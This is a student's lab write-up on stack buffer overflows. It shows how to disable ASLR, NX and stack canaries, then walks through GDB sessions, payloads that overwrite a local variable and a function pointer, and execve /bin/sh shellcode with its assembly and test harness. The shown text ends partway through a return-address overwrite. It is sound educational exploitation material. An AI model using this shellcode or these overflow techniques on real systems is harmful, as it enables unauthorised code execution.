Exercise 1: Kernel features

1. What is your current kernel version? and which kind of security mechanisms does it support to prevent or to mitigate the risk of stack-based buffer overflow exploits?
Solution :

- To check your kernel version use the command `uname -a`.

```
kakashi@kali:~$ uname -a
Linux kali 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64 GNU/Linux
kakashi@kali:~$
```

- It supports
  - **ASLR :** Address Space Layout Randomization, Random assignment of addresses like heap, stack, libraries, main executable.
  - **Data execution prevention(DEP)** (NX never execute)
  - **Stack Canaries**

2. Briefly explain how you can disable or circumvent these techniques.?

Solution :

- To disable ASLR,

```
$: sudo bash -c 'echo "kernel.randomize_va_space = 0" >> /etc/sysctl.conf'
```

- To disable Data execution prevention add the following command to your compiling argument,
  - `-z execstack`
- To disable Stack Canaries add the following command to your compiling argument,
  - `-fno-stack-protector`

Exercise 2: GNU Debugger - Helpful commands

1. Compile the C program example1.c with gcc the GNU Compiler Collection (or clang) using the command line : `gcc -m32 -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -ggdb`
Explain briefly why we used these options?
solution :

- Compile and run,

```
kakashi@kali:~/assignment4/codes#4$ gcc -m32 -fno-stack-protector -z execstack -mpreferred-stac
k-boundary=2 -ggdb example1.c -o example1
kakashi@kali:~/assignment4/codes#4$ ./example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
kakashi@kali:~/assignment4/codes#4$
```

- `-m32`: to generate a 32-bit binary.
- `-fno-stack-protector` : disable the stack canaries.
- `-z execstack` : to disable Data execution prevention so that the content in a stack can be executed.
- `-mpreferred-stack-boundary=2` would align the stack by 4 bytes so that it becomes more consistent and easier to exploit.
- `ggdb`: produces debugging information specifically intended for GDB.

2. Load the program in gdb and run it. Indicate how you achieved this.

solution :

- To load the program in `gdb`, run the following command in shell.

```
$ gdb example1
```

- To run the program use in `gdb`.

```
gdb-peda: run
```

```
kakashi@kali:~/assignment4/codes#4$ gdb example1
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from example1...
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
A string: Hello world! followed by an int 32
[Inferior 1 (process 1697) exited normally]
Warning: not running
```

- Using the script PEDA with GDB.

3. Set a break point at the function `mult()`.

solution :

```
gdb-peda$ b mult
Breakpoint 1 at 0x122c: file example1.c, line 18.
```

4. Set a break point at a specific position within this function.
solution :

- To set a break point inside `mult()`(in our case after 40 bytes).

```
gdb-peda$ b *mult+40
Breakpoint 2 at 0x1244: file example1.c, line 20.
```

5. List the source code at the positions you set the breakpoints.

solution :

```
gdb-peda$ l mult
12      void printSurprise() {
13              printf("Surprise, surprise!\n");
14              exit(99);
15      }
16      //____________________________________________
17      int mult(int  factA, int factB) {
18              int i, result = factA;
19
20              for (i = 0; i < factB; i++)
21                      result += factA;
gdb-peda$ l *mult+40
0×1244 is in mult (example1.c:20).
15      }
16      //____________________________________________
17      int mult(int  factA, int factB) {
18              int i, result = factA;
19
20              for (i = 0; i < factB; i++)
21                      result += factA;
22
23              return result;
24      }
gdb-peda$
```

6. List all breakpoints you set so far..
solution :

```
gdb-peda$ info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0×0000122c in mult at example1.c:18
2       breakpoint     keep y   0×00001244 in mult at example1.c:20
gdb-peda$
```

7. Delete the second break point.
solution :

```
gdb-peda$ d 2
gdb-peda$ info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0×0000122c in mult at example1.c:18
gdb-peda$
```

8. Run the program and print the local variables after the program has entered mult() for the first time. Explain your results.

```
gdb-peda$ info locals
i = 0×ffffd1ac
result = 0×ffffd1a4
gdb-peda$
```

- Garbage values are displayed in local variables before initialization.

9. Print the content of one single variable.
solution :

```
gdb-peda$ print result
$2 = 0×5
gdb-peda$
```

10. Print the content of the variables of interest during the execution of the for-loop in mult().(three iterations only!)
solution :

```
gdb-peda$ b 21
Breakpoint 1 at 0x123b: file example1.c, line 21.
gdb-peda$ comm 1
Type commands for breakpoint(s) 1, one per line.
End with a line saying just "end".
>print i
>end
```

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
$1 = 0x0
```

```
gdb-peda$ c
Continuing.
$2 = 0x1
```

```
gdb-peda$ c
Continuing.
$3 = 0x2
```

11. Set a new break point at printHello() and execute the program until it reaches this break point without stepping through every single line of your source code.
solution :

```
gdb-peda$ b main
Breakpoint 1 at 0x56556264: file example1.c, line 27.
gdb-peda$ b printHello
Breakpoint 2 at 0x565561ca: file example1.c, line 6.
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
```

```
Breakpoint 1, main () at example1.c:27
27              int val = 5;
gdb-peda$ c
Continuing.
```

```
Breakpoint 2, printHello () at example1.c:6
6               char *hello = "Hello world!";
```

12. Print the local variable i in binary format.
solution :

```
gdb-peda$ p /t i
$1 = 11110111111000011101000000100101
```

13. Print the last byte of the local variable i in binary format.
solution :

```
gdb-peda$ x/bt &i
0xffffd0d8:     00100101
```

14. Print the first five characters of the local variable hello in character format.
solution :

```
(gdb) x/5c hello
0x56557008:     72 'H'  101 'e' 108 'l' 108 'l' 111 'o'
```

15. Print the content of the local variable hello in hex format.
solution :

```
(gdb) x/12bx  hello
0x56557008:     0x48    0x65    0x6c    0x6c    0x6f    0x20    0x77    0x6f
0x56557010:     0x72    0x6c    0x64    0x21
```

Exercise 3: GNU Debugger - Simple program manipulation

1. Change the values of i and hello before the printf command in printHello() is executed (check your changes by printing the variables with commands of gdb).
solution :

```
gdb-peda$ print i
$1 = 0x20
gdb-peda$ print hello
$2 = 0x56557008 "Hello world!"
gdb-peda$ set variable i = 10
gdb-peda$ set variable hello = "changed variable"
gdb-peda$ n
A string: changed variable followed by an int 10
```

```
gdb-peda$ info locals
hello = 0xf7fcb670 "changed variable"
i = 0xa
```

2. Change one single character within the string hello to hallo (assigning a new string differing in one character is not accepted here).
solution :

```
gdb-peda$ info locals
hello = 0x56557008 "Hello world!"
i = 0x20
gdb-peda$ set variable {char} (0x56557008+1) = 'a'
gdb-peda$ info locals
hello = 0x56557008 "Hallo world!"
i = 0x20
gdb-peda$
```

3. Display the address of printf and try to list the source code at this address. Explain your results and repeat this task with the printHello() function
solution :

```
gdb-peda$ p printf
$3 = {<text variable, no debug info>} 0×1030 <printf@plt>
gdb-peda$ l *0×1030
gdb-peda$ p printHello
$4 = {void ()} 0×11b9 <printHello>
gdb-peda$ l *0×11b9
0×11b9 is in printHello (example1.c:5).
1       // File: example1.c
2       #include <stdio.h>
3       #include <stdlib.h>
4
5       void printHello() {
6           char *hello = "Hello world!";
7           int i = 32;
8
9           printf("A string: %s followed by an int %d\n", hello, i);
10      }
```


- `printf` is an external function so it didn't list the source code like the `printHello` (internal function of the program).

4. Use the info command to find out more about the current stack frame.
solution :

```
gdb-peda$ info stack
#0  printHello () at example1.c:9
#1  0×5655629c in main () at example1.c:32
#2  0×f7de7e46 in __libc_start_main () from /lib32/libc.so.6
#3  0×565560b1 in _start ()
```

5. Display registers and stack
solution :

```
gdb-peda$ r
Starting program: /home/kakashi/assignment4/codes#4/example1
5 multiplied with 22 is: 115
[----------------------------------registers-----------------------------------]
EAX: 0x56559000 --> 0x3efc
EBX: 0x56559000 --> 0x3efc
ECX: 0x0
EDX: 0x56557008 ("Hello world!")
ESI: 0xf7fae000 --> 0x1e4d6c
EDI: 0xf7fae000 --> 0x1e4d6c
EBP: 0xffffd0e4 --> 0xffffd0f8 --> 0x0
ESP: 0xffffd0d8 --> 0x20 (' ')
EIP: 0x565561da (<printHello+33>:	push   DWORD PTR [ebp-0xc])
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565561ca <printHello+17>:	lea    edx,[eax-0x1ff8]
   0x565561d0 <printHello+23>:	mov    DWORD PTR [ebp-0x8],edx
   0x565561d3 <printHello+26>:	mov    DWORD PTR [ebp-0xc],0x20
=> 0x565561da <printHello+33>:	push   DWORD PTR [ebp-0xc]
   0x565561dd <printHello+36>:	push   DWORD PTR [ebp-0x8]
   0x565561e0 <printHello+39>:	lea    edx,[eax-0x1fe8]
   0x565561e6 <printHello+45>:	push   edx
   0x565561e7 <printHello+46>:	mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffd0d8 --> 0x20 (' ')
0004| 0xffffd0dc --> 0x56557008 ("Hello world!")
0008| 0xffffd0e0 --> 0x56559000 --> 0x3efc
0012| 0xffffd0e4 --> 0xffffd0f8 --> 0x0
0016| 0xffffd0e8 --> 0x5655629c (<main+74>:	mov    eax,0x0)
0020| 0xffffd0ec --> 0x73 ('s')
0024| 0xffffd0f0 --> 0x5
0028| 0xffffd0f4 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
```



Main stack frame

- stack pointer `$esp` register points to top of the stack which contains `0x20`(initially) and also `$eip` and current line points to same address.

Exercise 4: Simple buffer overflow - Overwrite local variables

1. Shortly explain in your own words, why this program is vulnerable.
solution :

- The program is vulnerable because it reads user input till it receives EOF and there is no check on input size which will be stored in buffer. If the user input size is greater than the buffer size, buffer overflow occurs, which can be exploited.

2. Indicate, how you exploit this program to get the desired message "Congratulations! You win!". Deliver your exploit.
solution :

payload:


```
$  python -c "print('A'*20 + '\x30\x40\x20\x10')" | ./example2;
```

```
kakashi@kali:~/assignment4/codes#4$ python -c "print('A'*20 + '\x30\x40\x20\x10')" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
Congratulations! You win!
```

3. Show a memory layout of the main stack frame, before and after the exploit (draw and explain it).

solution :

- `readInput` expects user input as an argument which stores in buffer of length 20.
- Since no bounds check on buffer, this can be overflown if the input length is greater than 20.
- Which eventually overwrites the next variable in the stack i.e.`pivot`
- This can be overwritten by specifying the address after th buffer length(`20 bytes buffer + pivot`)



4. Why is this exploit possible and how could a developer have prevented it?

solution :

- This is exploitable because of the `readInput()` which does'nt check the bounds of `buffer`.
- Prevention: Checking bounds
- Sample code

```
void readInput(char *buf) {
 int offset = 0;
 int ch = 0;
```

```
    while((ch = getchar()) != EOF && offset < 20) {
     \\ offset limit can also set dynamically
     buf[offset++] = (char)ch;
    }
  }
```

```
kakashi@kali:~/assignment4/codes#4$ python -c "print 'A'*20 + '\x30\x40\x20\x10'" | ./example2
buffer: 0xffffd12c pivot: 0xffffd140
kakashi@kali:~/assignment4/codes#4$
```

Exercise 5: Buffer overflows - Overwrite function pointers

1. Briefly describe the normal behavior of this program and explain why this program is vulnerable.
solution :

- The program expects two cmd line arguments, `arg 1` will be copied into the buffer and `arg 2`, length is checked and passed to `fctPtr`. If the length is greater than 1(`arg2`) then `fctPtr()` points to `printStr()` function else points to `printChar()`.
- This program is vulnerable because argument 1 is copied into the stack without checking if the size of the input is less than the buffer size, which can overflow the stack, and `fctPtr` can be overwritten.

2. Indicate the input to this program and the tools you used to successfully exploit the program


solution :

- Tools used:
    1. GDB debugger
    2. Python

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x18\x62\x55\x56'") a
String: a
kakashi@kali:~/assignment4/codes#4$
```

```
gdb-peda$ print printChar
$5 = {void (const char *)} 0x565561e9 <printChar>
gdb-peda$ print printStr
$6 = {void (const char *)} 0x56556218 <printStr>
gdb-peda$
```

3. Together with your input, outline the stack content before (this is, shortly before your input manipulates the future program behavior) and after the exploit
Solution :



4.Describe the irregular control flow your input induced (next instruction executed and why).
Solution :
If the `argument2` length is not greater than 1 then `fctPtr` should point to `printChar()`, but its pointing to `printStr`, which prints `String: a`, because `fctPtr` is overwritten with address of `printStr`.

5. Briefly describe a scenario in which you may get full control over a system due to this vulnerability

solution :

```
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0xf7e0e000 <system>
gdb-peda$
```

The `fctPtr` can be pointed to system address, but this contains `null bytes`, which terminates the payload, unable to point to system function.

```
kakashi@kali:~/assignment4/codes#4$ ./example3 $(python -c "print 'A'*256+ '\x00\xe0\xe0\xf7'")  ls
bash: warning: command substitution: ignored null byte in input
Segmentation fault
kakashi@kali:~/assignment4/codes#4$
```

- But in general, This vulnerability allows arbitrary code execution(if successfully pointed to `system`). A malicious attacker might be able to run commands, thus one may get full control over the system.
- Another way to exploit is using `ret2libc` attack.

Exercise 6: Buffer overflows - A more realistic exploit.

1. Briefly explain why this program is exploitable?
Solution : Function `strcpy` accepts user input `argv[1]` and copies the C string into buffer without checking the bounds. `strcpy` also has no way of knowing low large the destination vuffer size is.

2 Provide some C source code that contains assembler instructions executing a shell (e.g. /bin/sh) and.

solution

```
#include<stdio.h>
#include<string.h>

unsigned char shellcode[] =
"\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x54\x5b\x6a\x0b\x58\xcd

int main(){
  printf("Shellcode Length: %d\n", strlen(shellcode));
  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

```
kakashi@kali:~/assignment4/codes#4$ ./binsh
$ ls
'New Empty File.c'   bash_s       binsh.c          example1.c   example3.c   example5.c     payload.h                  peda-session-example1.txt   peda-session-example5.txt        shell.asm
 bash                bash_s.asm   binsh_header.c   example2     example4     example5int    payload1                   peda-session-example2.txt   peda-session-ls.txt              stringFormat
 bash.asm            bash_s.o     ex2              example2.c   example4.c   jmp.txt        peda-session-binsh.txt     peda-session-example3.txt   peda-session-stringFormat.txt    stringFormat.c
 bash.o              binsh        example1         example3     example5     payload.c      peda-session-dash.txt      peda-session-example4.txt   peda-session-whoami.txt
$ 
```

3. comment your assembler code.
solution :

```
global _start

SECTION .text

_start:
    xor eax, eax  ; clear eax registers
    push eax    ; push eax into stack
    ; push 68732f6e69622f2f2f2f = '////bin/sh' into stack
    push 0x68736162
    push 0x2f6e6962
    push 0x2f2f2f2f
    push esp  ; push stack pointer
    pop ebx ; copy stack pointer into ebx
    push 0xb  ; syscall number 11 for execve
    pop eax
    int 0x80 ; pass control to interupt
```

4. Compile this program and describe how you use some tool to extract the hexadecimal representation of your binary. Deliver a C header file in which you use your hexadecimal representation to fill a character array. Deliver a C program which tests your program from the last step and shortly describe how it works.

```
$ nasm -felf32 shlle32_v2.nasm -o shell32v2.o
```

Using `objdump` to extract machine specific instructions (in hexadecimal) from object file generated `shell32v2.o`

```
┌──(kali㉿kali)-[~/lab2/shellcodes/shell_32]
└─$ objdump -d shell32v2.o | grep -Po '\s\K[a-f0-9]{2}(?=\s)' | sed 's/^/\\x/g' | perl -pe 's/\r?\n//' | sed 's/$/\n/'
\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x54\x5b\x6a\x0b\x58\xcd\x80
```

Header file

- payload.h

```
extern char hexContent=
{"\x31\xc0\x50\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x54\x5b\x6a\x0b\x58\xc
```

- c program

```
#include<stdio.h>
#include<string.h>
#include "payload.h"

unsigned char shellcode[] = hexContent
int main(){
  printf("Shellcode Length: %d\n", strlen(shellcode));
  int (*ret)() = (int(*)())shellcode;
  ret();
}
```

5. Modify your assembler code from step two so that it generates a binary that can be copied completely in your buffer (using strcpy). Indicate your modifications and explain the constraints your binary has to fulfill and why.


solution

- The object code generated from previous step does'nt produces `null` bytes or any bad characters which can be used directly in this step.

6: Your shellcode is now ready for insertion. Describe in your own words how you construct the input to exploit example4.c and outline the corresponding content.

Solution

step 1: Fill the buffer with characters(`'AAA..'`) until segmentation fault occurs (which indicates that program has crashed due to illegal read or write(in our case) of memory location).



step 2: locate Instruction Pointer `ip` and overwrite it with known characters.

```
┌──(kali㉿kali)-[~/lab2/exercise6]
└─$ ./example41 $(python -c "print('A'*264 + 'BBBB')")

zsh: segmentation fault  ./example41 $(python -c "print('A'*264 + 'BBBB')")

┌──(kali㉿kali)-[~/lab2/exercise6]
└─$ sudo dmesg | tail
[630910.416843] example41[69112]: segfault at 0 ip 00000000f7deae00 sp 00000000ffffd040 error 4 in libc-2.31.so[f7de9000+155000]
[630910.416857] Code: 8b 80 f4 fe ff ff 8b a8 88 02 00 00 85 ed 0f 85 d5 00 00 00 85 db 0f 85 3e 01 00 00 83 ec 0c 8d 44 24 30 50 e8 41 5c 01 00 83 <c4> 10 85 c0 75 70 65 a1 80 00 00 00 89 44 24 40 65 a1 7c 00 00 00
[630927.583188] example41[69127]: segfault at 42424242 ip 0000000042424242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630927.583203] Code: Unable to access opcode bytes at RIP 0x42424218.
[630938.931540] example41[69145]: segfault at 43434242 ip 0000000043434242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630938.931636] Code: Unable to access opcode bytes at RIP 0x43434218.
[630947.405066] example41[69158]: segfault at 43434242 ip 0000000043434242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
[630965.179426] example41[69171]: segfault at 42424242 ip 0000000042424242 sp 00000000ffffd030 error 14 in example41[56555000+1000]
```

- Check `dmesg`(tool to examing the buffer) found that `ip` is overwritten with `42424242`(`BBBB` in ASCII) which is last 4 bytes of our input, so the offset is 264.

- set breakpoint at `strcpy` and step inside the function call.

```
   0x56556261 <+92>:    push   edx
   0x56556262 <+93>:    mov    ebx,eax
   0x56556264 <+95>:    call   0x56556040 <strcpy@plt>
   0x56556269 <+100>:   add    esp,0x8
